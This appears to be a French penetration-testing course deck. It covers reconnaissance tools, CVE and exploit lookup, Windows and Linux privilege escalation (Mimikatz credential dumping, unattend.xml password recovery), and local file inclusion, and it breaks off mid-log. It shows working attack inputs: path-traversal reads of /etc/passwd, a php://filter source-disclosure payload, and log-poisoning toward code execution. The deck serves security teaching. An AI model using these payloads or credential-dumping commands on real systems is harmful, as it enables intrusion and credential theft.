Not valid after: Jun 7 16:48:34 2022 GMT

```

Collecte d'informations : Nikto

- Ancien mais efficace
- Attention aux **faux-positifs** ! Toujours vérifier les informations données.

```
$ nikto -h http://127.0.0.1/
- Nikto v2.1.6

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 80
+ Start Time: 2022-03-18 18:32:47 (GMT1)

+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Cookie security created without the httponly flag
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ OSVDB-3268: /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ OSVDB-3268: /docs/: Directory indexing found.
+ OSVDB-3223: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
```

Collecte d'informations : Gobuster

- Gobuster pour trouver des répertoires et fichiers :

```
$ gobuster-linux-amd64/gobuster dir -u http://127.0.0.1 -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://127.0.0.1
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.1.0
[+] Timeout:           10s

2022/03/18 18:53:00 Starting gobuster in directory enumeration mode

/docs                (Status: 301) [Size: 305] [→ http://127.0.0.1/docs/]
/config              (Status: 301) [Size: 307] [→ http://127.0.0.1/config/]
/external            (Status: 301) [Size: 309] [→ http://127.0.0.1/external/]
/server-status       (Status: 403) [Size: 297]

2022/03/18 18:53:03 Finished
```

Collecte d'informations : Nuclei

- Permet de scanner un nombre élevé de vulnérabilités sur une cible Web
- MAJ des *templates* quotidienne

```
nuclei -t amazon-mww-secret-leak.yaml -l staging-apps.txt
```

projectdiscovery.io

```
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[INF] Loading templates...
[INF] [amazon-mww-secret-leak] Amazon MWS Auth Token leak (@puzzlepeaches) [medium]
[INF] Using 1 rules (1 templates, 0 workflows)
[amazon-mww-secret-leak] [http] [medium] https://internal.example.com
[amazon-mww-secret-leak] [http] [medium] https://build-app.example.com
[amazon-mww-secret-leak] [http] [medium] https://staging.admin.example.com
```



55

Pendant les tests : Méthodologie

Collecte d'informations

Analyse de vulnérabilités

Exploitation des vulnérabilités

Élévation de privilèges

56 **Analyse de vulnérabilités**

- Grâce aux versions, on peut trouver les CVE (NVD, opencve, cvedetails, etc.) :

Search Parameters:

- Results Type: Overview
- Search Type: Search All
- CPE Name Search: false
- CPE Vendor: cpe:/:apache
- CPE Product: cpe/::tomcat
- CPE Product Version: cpe:/:apache:tomcat:7.0.6

There are **76** matching records.

Displaying matches **1** through **20**.

1 2 3 4 > >>

Vuln ID 旗	Summary ⓘ	CVSS Severity 旗
CVE-2021-30640	A vulnerability in the JNDI Realm of Apache Tomcat allows an attacker to authenticate using variations of a valid user name and/or to bypass some of the protection provided by the LockOut Realm. This issue affects Apache Tomcat 10.0.0-M1 to 10.0.5; 9.0.0.M1 to 9.0.45; 8.5.0 to 8.5.65.	V3.1: 6.5 MEDIUM V2.0: 5.8 MEDIUM
Published: juillet 12, 2021; 11:15:08 AM -0400		



57

Pendant les tests : Méthodologie

Collecte d'informations

Analyse de vulnérabilités

Exploitation des vulnérabilités

Élévation de privilèges



58

Exploitation des vulnérabilités

- Trouver un exploit sur Internet
- Développer son propre code (Python ? Ruby ? PHP ?)
- Utiliser BurpSuite si application Web
- Utiliser des outils de Kali

Exploitation des vulnérabilités

- Exploitdb (console ou en ligne)
- NVD (NIST)
- Twitter (et github)
- Google

The screenshot shows the Exploit Database website with a search bar containing "CVE-2022-0847". Below the search bar, a table lists search results. The first result is highlighted with a red box and contains the following information:

Hyperlink	Resource
http://jvn.jp/en/jp/JVN51106450/index.html	Third Party Advisory
http://packetstormsecurity.com/files/164501/Apache-HTTP-Server-2.4.50-Path-Traversal-Code-Execution.html	Exploit
http://packetstormsecurity.com/files/164609/Apache-HTTP-Server-2.4.50-Remote-Code-Execution.html	Third Party Advisory
http://packetstormsecurity.com/files/164629/Apache-2.4.49-2.4.50-Traversal-Remote-Code-Execution.html	VDB Entry

The screenshot shows a Twitter post from the user @sirifu4k1. The search bar at the top contains "CVE-2022-0847". The tweet text reads: "CVE-2022-0847-DirtyPipe-Exploit: A root exploit for CVE-2022-0847". Below the tweet, there is a link to a GitHub repository: "Arinerron/CVE-2022-0847-DirtyPipe-Exploit".

The screenshot shows a Google search for "CVE-2022-0847 exploit". The search bar contains the text "CVE-2022-0847 exploit". Below the search bar, the results show "Environ 29 500 résultats (0,38 secondes)". The first result is a link to a GitHub repository: "https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit - GitHub".

Exploitation des vulnérabilités



Attention : TOUJOURS lire le code source des codes d'exploitation avant de l'exécuter !

- Risque d'exécuter du **code malveillant** sur son poste !!
- Risque de provoquer un **déni-de-service** sur le poste distant (autorisé ou pas ?)
- Risque de **modification** de la configuration du poste distant (autorisé ou pas ?)
- Modification nécessaire du code source dans la plupart des cas



61

Pendant les tests : Méthodologie

Collecte d'informations


Analyse de vulnérabilités

Exploitation des vulnérabilités

Élévation de privilèges

62 Élévation de privilèges

- Post-exploitation : l'attaquant a exécuté un *shellcode* et a donc un accès à distance avec une machine du parc informatique sauf que ces privilèges sont limités.
- Pourquoi faire une élévation de privilèges ?
 - Un accès avec des droits limités ne permet pas de réaliser toutes les actions souhaitées par l'attaquant



Élévation de privilèges

- Trouver des faiblesses dans la configuration de l'OS :
 - Mauvaise configuration des droits sur des fichiers sensibles (accès à des mots de passe)
 - Services démarrés avec des privilèges élevés
 - Tâches planifiées avec des privilèges élevés
- Réutilisation de mots de passe
- Exploitation de vulnérabilités OS, pilotes et dans les applications

64

Élévation de privilèges Windows : Mimikatz

- Outils pour manipuler des *credentials* Windows
- Nécessite les droits « administrateur local »
- Evasion antivirus nécessaire car souvent détecté

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session          : Interactive from 2
User Name        : Gentil Kiwi
Domain          : vm-w7-ult-x
SID              : S-1-5-21-1982681256-1210654043-1600862990-1000

msv :
[00000003] Primary
* Username : Gentil Kiwi
* Domain   : vm-w7-ult-x
* LM       : d0e9aee149655a6075e4540af1f22d3b
* NTLM     : cc36cf7a8514893efccd332446158b1a
* SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30

tspkg :
* Username : Gentil Kiwi
* Domain   : vm-w7-ult-x
* Password : waza1234/

...
```


Élévation de privilèges Windows : fichiers et registre

- Fichiers sensibles
- Registre (regedit)
- Fichiers de conf

```
C:\unattend.xml  
C:\Windows\Panther\Unattend.xml  
C:\Windows\Panther\Unattend\Unattend.xml  
C:\Windows\system32\sysprep.inf  
C:\Windows\system32\sysprep\sysprep.xml
```

```
<component name="Microsoft-Windows-Shell-Setup" publicKeyToken="  
  <AutoLogon>  
    <Password>U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo==</Password>  
    <Enabled>true</Enabled>  
    <Username>Administrateur</Username>  
  </AutoLogon>
```

```
$ echo "U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo=" | base64 -d  
SecretSecurePassword1234*
```

Élévation de privilèges Windows : PowerSploit

- Collections de modules PowerShell :
 - Contournement antivirus
 - Exécution de code
 - Exfiltration
 - Persistance
 - Reconnaissance
- <https://github.com/PowerShellMafia/PowerSploit>

Élévation de privilèges Linux : linpeas


- [Linpeas.sh](#) permet de lister les faiblesses potentielles :
 - Fichiers historiques (.bash_history, .mysql_history)
 - Mots de passe dans des fichiers
 - Configuration sudo
 - Exécutables SUID/GUID
 - Droits des fichiers
 - Clés SSH
 - Exploit du noyau Linux
 - Etc.

```
Interesting Files
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 369K Jan 11 09:34 /opt/VMBoxGuestAdditions-7.0.6/bin/VMBoxDRMClient (Unknown SUID binary)
-rwsr-xr-x 1 root root 128K Jan 11 15:41 /usr/sbin/mount.nfs
-rwsr-xr-x 1 root root 1.4M Feb  4 07:33 /usr/sbin/exim4
-rwsr-xr-- 1 root dip 395K May 13 2022 /usr/sbin/pppd -> Apple_Mac_OSX_10.4.8(05-2007)
-rwsr-xr-x 1 root root 47K Aug 26 2022 /usr/sbin/mount.cifs
-rwsr-sr-x 1 root root 15K Feb  7 08:15 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 639K Feb  8 05:43 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 51K Feb  8 08:21 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 19K Feb 12 22:15 /usr/lib/polkit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 35K Feb 18 01:22 /usr/bin/fusermount2
```

68

Élévation de privilèges Linux

PoC pour LPE exploit
for linux 5.13-5.18



https://github.com/Jiggly-Puffs/io_uring_LPE

Attaques Web



Méthodologie des tests

- Créée en 2004 aux USA
- Communauté en ligne
- De nombreux projets dont les plus connus :
 - *Zed Attack Proxy (ZAP)*
 - Top 10 (2021)
 - MSTG (*Mobile Security Testing Guide*)
 - **WSTG (*Web Security Testing Guide*)**, plus de 100 tests pour vérifier une application Web



Méthodologie des tests : WSTG

- <https://owasp.org/www-project-web-security-testing-guide/stable/>
- Plusieurs catégories de test dont :
 - Information Gathering
 - Configuration and Deploy Management Testing
 - Identity Management Testing
 - Authentication Testing
 - Authorization Testing
 - Session Management Testing
 - Input Validation Testing
 - Error Handling
 - Cryptography
 - Business Logic Testing
 - Client Side Testing



Web Security Testing Guide : Directory Traversal

How to Test

Black-Box Testing

Input Vectors Enumeration

In order to determine which part of the application is vulnerable to input validation bypassing, the tester needs to enumerate all parts of the application that accept content from the user. This also includes HTTP GET and POST queries and common options like file uploads and HTML forms.

Here are some examples of the checks to be performed at this stage:

- Are there request parameters which could be used for file-related operations?
- Are there unusual file extensions?
- Are there interesting variable names?
 - `http://example.com/getUserProfile.jsp?item=ikki.html`
 - `http://example.com/index.php?file=content`
 - `http://example.com/main.cgi?home=index.htm`
- Is it possible to identify cookies used by the web application for the dynamic generation of pages or templates?
 - Cookie: `ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower`
 - Cookie: `USER=1826cc8f:PSTYLE=GreenDotRed`



https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/05-Authorization_Testing/01-Testing_Directory_Traversal_File_Include

Les attaques Web : Comment trouver des vulnérabilités ?

- Utiliser un OS qui contient des outils utiles (Kali Linux, Parrot OS, etc.)
- Web : Utiliser des guides (OWASP WSTG, Portswigger, etc.)
- Beaucoup s'entraîner pour connaître l'exploitation des nombreuses vulnérabilités
- Avoir une veille constante
- Savoir lire et écrire du code (minimum : PHP, HTML, Python, SQL)

Le langage PHP (PHP: Hypertext Preprocessor)

- Le langage PHP date de 1994
- Dernière version : 8.4 (02/2025)
- Langage de script exécuté **côté serveur uniquement**
- Fichier de configuration : php.ini



Ici, on demande l'affichage de « HELLO WORLD ! »

Quand on accède au fichier par URL, le code PHP est exécuté (commentaire non affiché)

La vulnérabilité LFI (Local File Include)

- Impact : Permet de lire un fichier sur le système distant.
- Détection : Observation des paramètres dans l'URL ou requête HTTP

http://vulnerable_host/preview.php?file=**example.html**



http://vulnerable_host/preview.php?file=**fsdfdsfdss**



Warning: include(fsdfdsfdss): Failed to open stream: No such file or directory in /var/www/html/preview.php on line 7

Warning: include(): Failed opening 'fsdfdsfdss' for inclusion (include_path='.:usr/share/php') in /var/www/html/preview.php on line 7


La vulnérabilité LFI (Local File Include)

- En PHP, 4 fonctions pour inclure un fichier dans un autre fichier :
 - `require(fichier)`, `require_once(fichier)`
 - `include(fichier)`, `include_once(fichier)`
- Si le paramètre n'est pas vérifié dans la fonction :
 - **Impact** : Lecture de fichier arbitraire / accès à tous les fichiers du système qui ont les droits de lecture du serveur Web => voire exécution de code !
- Exemple avec Apache :
 - Droits de l'utilisateur www-data donc accès à `/etc/passwd` mais pas à `/etc/shadow` (nécessite droits root)

La vulnérabilité LFI (Local File Include)

- Minimum 2 façons d'accéder à un fichier :
 - Chemin relatif : ../../../../etc/passwd
 - Chemin absolu : /etc/passwd

`http://vulnerable_host/preview.php?file=../../../../etc/passwd`




```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:100:apt:/var/lib/apt:/usr/sbin/nologin mysql:x:103:110:MySQL Server,,:/nonexistent:/bin/false tss:x:104:111:TFSServer:/usr/sbin/nologin redsocks:x:107:113:./var/run/redsocks:/usr/sbin/nologin rwhod:x:108:65534:/usr/sbin/nologin rpc:x:112:65534:/run/rpcbind:/usr/sbin/nologin usbmux:x:113:46:usbmuxd:/usr/sbin/nologin
```

78

La vulnérabilité LFI (Local File Include)

- Cas particulier : les **fichiers PHP** car ils sont **interprétés** par le serveur donc la source n'est pas affichée.

`http://vulnerable_host/preview.php?file=php://filter/convert.base64-encode/resource=hello.php`




Source PHP
du fichier hello.php

```
$ echo -n 'PD9waHAKZWNobyAiSEVMTE8gV09STEQgISI7Ci8vIG15IERCIHBhc3N3b3JkIDogUGE1NXdvUkQxMjMhCj8+' | base64 -d
<?php
echo "HELLO WORLD !";
// my DB password : Pa55woRD123!
?>
```


La vulnérabilité LFI vers RCE (Remote Code Execution)

- Cas particulier : Si fichier de log accessible

`http://vulnerable_host/preview.php?file=/var/log/apache2/access.log&c=ps`




```
192.168.1.131 - - [25/Sep/2017:15:36:04 +0530] "GET /lfi/lfi.php?file=/var/log/apache2/access.log HTTP/1.1" 200 226 "-" "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko" 192.168.1.131 - - [25/Sep/2017:15:36:04 +0530] "GET /robots.txt HTTP/1.1" 200 438 "-" "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko" 192.168.1.131 - - [25/Sep/2017:15:36:04 +0530] "GET /favicon.ico HTTP/1.1" 404 502 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0" 192.168.1.131 - - [25/Sep/2017:15:36:04 +0530] "GET /favicon.ico HTTP/1.1" 404 502 "-" "Mozilla/5.0 (Windows NT 10.0; 